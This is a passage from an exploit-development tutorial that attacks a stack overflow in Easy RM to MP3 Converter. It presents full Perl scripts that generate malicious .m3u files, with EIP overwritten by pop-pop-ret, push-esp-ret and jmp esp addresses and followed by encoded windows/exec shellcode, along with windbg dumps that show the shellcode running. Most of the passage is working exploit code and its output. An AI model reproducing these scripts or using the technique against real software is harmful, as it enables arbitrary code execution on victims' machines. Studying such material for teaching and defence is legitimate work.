"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```



pwned !

pop ret

As explained above, In the Easy RM to MP3 example, we have been able to tweak our buffer so ESP pointed directly at our shellcode. What if there is not a single register that points to the shellcode?

Well, in this case, an address pointing to the shellcode may be on the stack. If you dump esp, look at the first addresses. If one of these addresses points to your shellcode (or a buffer you control), then you can find a pop ret or pop pop ret (nothing to do with SEH based exploits here) to:

1. Take addresses from the stack (and skip them)
2. Jump to the address which should bring you to the shellcode.

The pop ret technique obviously is only usabled when ESP+offset already contains an address which points to the shellcode. So dump from esp in the debugger, and see if one of the first addresses points to the shellcode, and put a reference to pop ret (or pop pop ret or pop pop pop ret) into EIP. This will take some address from the stack (one address for each pop) and will then put the next address into EIP. If that one points to the shellcode, then you win.

There is a second use for pop ret : what if you control EIP, no register points to the shellcode, but your shellcode can be found at ESP+8. In that case, you can put a pop pop ret into EIP, which will jump to ESP+8. If you put a pointer to jmp esp at that location, then it will jump to the shellcode that sits right after the jmp esp pointer.

Let's build a test case. We know that we need 26094 bytes before overwriting EIP, and that we need 4 more bytes before we are at the stack address where ESP points at (in our case, this is 0x000ff730, which will be a different address for you in this lab).

We will simulate that at ESP+8, we have an address that points to the shellcode. (in fact, we'll just put the shellcode behind it – again, this is just a test case).

26094 A's, 4 XXXX's (to end up where ESP points at), then a break, 7 NOP's, a break, and more NOP's. Let's pretend the shellcode begins at the second break. The goal is to make a jump over the first break, right to the second break (which is at ESP+8 bytes = 0x000ff738).

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7;  #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500;  #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let's look at the stack :

Application crashed because of the buffer overflow. We've overwritten EIP with "BBBB". ESP points at 000ff730 (which starts with the first break), then 7 NOP's, and then we see the second break, which really is the begin of our shellcode (and sits at address 0x000ff738).

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fa
eip=42424242 esp=000ff730 ebp=00344200 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90  ................
000ff740  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff760  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

0:000> d 000ff738
000ff738  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff748  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff758  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff768  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff778  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff788  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff798  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

The goal is to get the value of ESP+8 into EIP (and to craft this value so it jumps to the shellcode). We'll use the pop ret technique + address of jmp esp to accomplish this.

One POP instruction will take 4 bytes off the top of the stack. So the stack pointer would then point at 000ff734. Running another pop instruction would take 4 more bytes off the top of the stack. ESP would then point to 000ff738. When we a "ret" instruction is performed, the value at the current address of ESP is put in EIP. So if the value at 000ff738 contains the address of a jmp esp instruction, then that is what EIP would do. The buffer after 000ff738 must then contains our shellcode.

We need to find the pop,pop,ret instruction sequence somewhere, and overwrite EIP with the address of the first part of the instruction sequence, and we must set ESP+8 to the address of jmp esp, followed by the shellcode itself.

First of all, we need to know the opcode for pop pop ret. We'll use the assemble functionality in windbg to get the opcodes :

```
0:000> a
7c90120e pop eax
pop eax
7c90120f pop ebp
pop ebp
7c901210 ret
ret
7c901211

0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e 58              pop     eax
7c90120f 5d              pop     ebp
7c901210 c3              ret
7c901211 ffcc            dec     esp
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
```

So the pop pop ret opcode is 0×58 0x5d 0xc3.

Of course, you can pop to other registers as well. These are some other available pop opcodes:

pop register	**opcode**
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

Now we need to find this sequence in one of the available dlls. In the first lab we have spoken about application dlls versus OS dlls. It is generally recommended to use application dlls because that would increase the chances on building a reliable exploit across windows platforms/versions… But you still need to make sure the dlls use the same base addresses every time. Sometimes, the dlls get rebased and in that scenario it could be better to use one of the os dlls (user32.dll or kernel32.dll for example)

Open Easy RM to MP3 (don't open a file or anything) and then attach windbg to the running process.

Windbg will show the loaded modules, both OS modules and application modules. (Look at the top of the windbg output, and find the lines that start with ModLoad).

These are a couple of application dlls:

```
ModLoad: 00ce0000 00d7f000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
```

You can show the image base of a dll by running dumpbin.exe (from Visual Studio) with parameter /headers against the dll. This will allow you to define the lower and upper address for searches.

You should try to avoid using addresses that contain null bytes (because it would make the exploit harder… not impossible, just harder.)

A search in MSRMCcodec00.dll gives us some results :

```
0:014> s 01a90000 l 01b01000 58 5d c3
01ab6a10  58 5d c3 33 c0 5d c3 55-8b ec 51 51 dd 45 08 dc  X].3.].U..QQ.E..
01ab8da3  58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 6c  X]..M..e..Qj..5l
01ab9d69  58 5d c3 6a 02 eb f9 6a-04 eb f5 b8 00 02 00 00  X].j...j........
```

We know we can jump to ESP+8 now. In that location we need to put the address to jmp esp (because, as explained before, the ret instruction will take the address from that location and put it in EIP. At that point, the ESP address will point to our shellcode which is located right after the jmp esp address… so what we really want at that point is a jmp esp)

From the previous lab, we have learned that 0x01ccf23a refers to jmp esp.

Let's go back to our perl script and replace the "BBBB" (used to overwrite EIP with) with one of the 3 pop,pop,ret addresses, followed by 8 bytes (NOP) (to simulate that the shellcode is 8 bytes off from the top of the stack), then the jmp esp address, and then the shellcode.

The buffer will look like this :


```
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
   26094 A's          EIP            8 bytes offset           JMP ESP
                  (=POPPOPRET)
```

The entire exploit flow will look like this :

1. EIP is overwritten with POP POP RET (again, this example has nothing to do with SEH based exploits. We just want to get a value that is on the stack into EIP). ESP points to begin of 8byte offset from shellcode

2. POP POP RET is executed. EIP gets overwritten with 0x01ccf23a (because that is the address that was found at ESP+0×8). ESP now points to shellcode.

3. Since EIP is overwritten with address to jmp esp, the second jump is executed and the shellcode is launched.



We'll simulate this with a break and some NOP's as shellcode, so we can see if our jumps work fine.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8;  #add more bytes
$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\xcc" . "\x90" x 500;  #real shellcode

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

```
(d08.384): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=90909090 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fe
eip=000ff73c esp=000ff73c ebp=90909090 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff72b:
000ff73c cc              int     3
0:000> d esp
000ff73c  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff74c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```


```
000ff75c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff76c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff77c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff78c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff79c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7ac  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

That should work.

Now let's replace the NOPs after jmp esp (ESP+8) with real shellcode (some nops to be sure + shellcode, encoded with alpha_upper) (execute calc):

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8;  #add more bytes
$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)

$shellcode = $shellcode . "\x90" x 50;  #real shellcode
# windows/exec - 303 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE,">$file");
```

```
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```



pwned !

push return

push ret is somewhat similar to call [reg]. If one of the registers is directly pointing at your shellcode, and if for some reason you cannot use a jmp [reg] to jump to the shellcode, then you could:

1. Put the address of that register on the stack. It will sit on top of the stack.
2. ret (which will take that address back from the stack and jump to it)

In order to make this work, you need to overwrite EIP with the address of a push [reg] + ret sequence in one of the dlls.

Suppose the shellcode is located directly at ESP. You need to find the opcode for 'push esp' and the opcode for 'ret' first

```
0:000> a
000ff7ae push esp
push esp
000ff7af ret
ret

0:000> u 000ff7ae
<Unloaded_P32.dll>+0xff79d:
000ff7ae 54              push    esp
000ff7af c3              ret
```

opcode sequence is 0×54,0xc3


Search for this opcode :

```
0:000> s 01a90000 l 01dff000 54 c3
01aa57f6  54 c3 90 90 90 90 90 90-90 90 8b 44 24 08 85 c0  T..........D$...
01b31d88  54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c  T.....t]S.\$0W.L
01b5cd65  54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00  T...3...........
01b5cf2f  54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00  T..L$X.._^][d...
01b5cf44  54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04  T...............
01bbbb3e  54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 00  T..L$P^3.[d.....
01bbbb51  54 c3 90 90 90 90 90 90-90 90 90 90 90 90 90 6a  T..............j
01bf2aba  54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41  T...t$ 92s.@...A
01c0f6b4  54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89  T.......L$T^][d.
01c0f6cb  54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84  T....d.....j.h;.
01c692aa  54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b 54  T......D$..L$..T
01d35a40  54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80 d8  T..=..8.z...R...
01d4daa7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d55edb  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d649c7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d73406  54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a 20  T..-..:.........
01d74526  54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8 63  T..L;C..T..6...c
01d7452e  54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5 f3  T..6...c;D...C..
01d74b26  54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e 1d  T..c....wB8..B~.
031d3b18  54 c3 f6 ff 54 c3 f6 ff-4f bd f0 ff 00 6c 9f ff  T...T...O....l..
031d3b1c  54 c3 f6 ff 4f bd f0 ff-00 6c 9f ff 30 ac d6 ff  T...O....l..0...
```

Craft your exploit and run :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01aa57f6); #overwrite EIP with push esp, ret

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

# windows/exec - 303 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
```

```
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```



pwned again !

jmp [reg]+[offset]

Another technique to overcome the problem that the shellcode begins at an offset of a register (ESP in our example) is by trying to find a jmp [reg + offset] instruction (and overwriting EIP with the address of that instruction). Let's assume that we need to jump 8 bytes again (see previous exercise). Using the jmp reg+offset technique, we would simply jump over the 8 bytes at the beginning of ESP and land directly at our shellcode.

We need to do 3 things :

1. Find the opcode for jmp esp+8h
2. Find an address that points to this instruction
3. Craft the exploit so it overwrites EIP with this address

Finding the opcode using windbg :

```
0:014> a
7c90120e jmp [esp + 8]
jmp [esp + 8]
7c901212
```

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ff642408        jmp     dword ptr [esp+8]
```

The opcode is ff642408

Now you can search for a dll that has this opcode, and use the address to overwrite EIP with. In our example, we could not find this exact opcode anywhere. Of course, you are not limited to looking for jmp [esp+8], you could also look for values bigger than 8. Remember you control anything above 8, you could easily put some additional NOP's at the beginning of the shellcode and make the jump into the nop's.

(Note: The opcode for ret is c3)

Blind return

This technique is based on the following steps:

1. Overwrite EIP with an address pointing to a ret instruction
2. Hardcode the address of the shellcode at the first 4 bytes of ESP
3. When the ret is execute, the last added 4 bytes (topmost value) are popped from the stack and will be put in EIP
4. Exploit jumps to shellcode

So this technique is useful if:

- You cannot point EIP to go a register directly, because you cannot use jmp or call instructions. This means that you need to hardcode the memory address of the start of the shellcode, and
- You can control the data at ESP (at least the first 4 bytes)

In order to set this up, you need to have the memory address of the shellcode (which equals the address of ESP). As usual, try to avoid that this address starts with or contains null bytes, or you will not be able to load your shellcode behind EIP. If your shellcode can be put at a location, and this location address does not contain a null byte, then this would be another working technique.

Nex, find the address of a 'ret' instruction in one of the dlls.

Set the first 4 bytes of the shellcode (first 4 bytes of ESP) to the address where the shellcode begins, and overwrite EIP with the address of the 'ret' instruction. From the tests we have done in the first part of this lab, we remember that ESP seems to start at 0x000ff730. Of course this address could change on different systems, but if you have no other way than hardcoding addresses, then this is the only thing you can do.

This address contains null byte, so when building the payload, we create a buffer that looks like this :

[26094 A's][address of ret][0x000fff730][shellcode]

The problem with this example is that the address used to overwrite EIP contains a null byte, so the shellcode is not put in ESP. This is a problem, but it may not be a showstopper. Sometimes you can find your buffer (look at

the first 26094 A's, not at the ones that are pushed after overwriting EIP, because they will be unusable because of null byte) back at other locations/registers, such as eax, ebx, ecx, etc… In that case, you could try to put the address of that register as the first 4 bytes of the shellcode (at the beginning of ESP, so directly after overwriting EIP), and still overwrite EIP with the address of a 'ret' instruction.

This is a technique that has a lot of requirements and drawbacks, but it only requires a "ret" instruction… Anyways, it didn't really work for Easy RM to MP3.

Dealing with small buffers : jumping anywhere with custom jumpcode

We have talked about various ways to make EIP jump to our shellcode. In all scenario's, we have had the luxury to be able to put this shellcode in one piece in the buffer. But what if we see that we don't have enough space to host the entire shellcode?

In our exercise, we have been using 26094 bytes before overwriting EIP, and we have noticed that ESP points to 26094+4 bytes, and that we have plenty of space from that point forward. But what if we only had 50 bytes (ESP -> ESP+50 bytes). What if our tests showed that everything that was written after those 50 bytes were not usable ? 50 bytes for hosting shellcode is not a lot. So we need to find a way around that. So perhaps we can use the 26094 bytes that were used to trigger the actual overflow.

First, we need to find these 26094 bytes somewhere in memory. If we cannot find them anywhere, it's going to be difficult to reference them. In fact, if we can find these bytes and find out that we have another register pointing (or almost pointing) at these bytes, it may even be quite easy to put our shellcode in there.

If you run some basic tests against Easy RM to MP3, you will notice that parts of the 26094 bytes are also visible in the ESP dump :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available
my $nop = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data

open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
```

After opening the test1.m3u file, we get this:

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

```
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 41  .........AAAAAAA
000ff850  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff860  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff870  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

We can see our 50 X's at ESP. Let's pretend this is the only space available for shellcode (we think). However, when we look further down the stack, we can find back A's starting from address 000ff849 (=ESP+281).

When we look at other registers, there's no trace of X's or A's. (You can just dump the registers, or look for a number of A's in memory.

So this is it. We can jump to ESP to execute some code, but we only have 50 bytes to spend on shellcode. We also see other parts of our buffer at a lower position in the stack… in fact, when we continue to dump the contents of ESP, we have a huge buffer filled with A's...

Luckily there is a way to host the shellcode in the A's and use the X's to jump to the A's. In order to make this happen, we need a couple of things:

- The position inside the buffer with 26094 A's that is now part of ESP, at 000ff849 ("Where do the A's shown in ESP really start ?) (so if we want to put our shellcode inside the A's, we need to know where exactly it needs to be put)
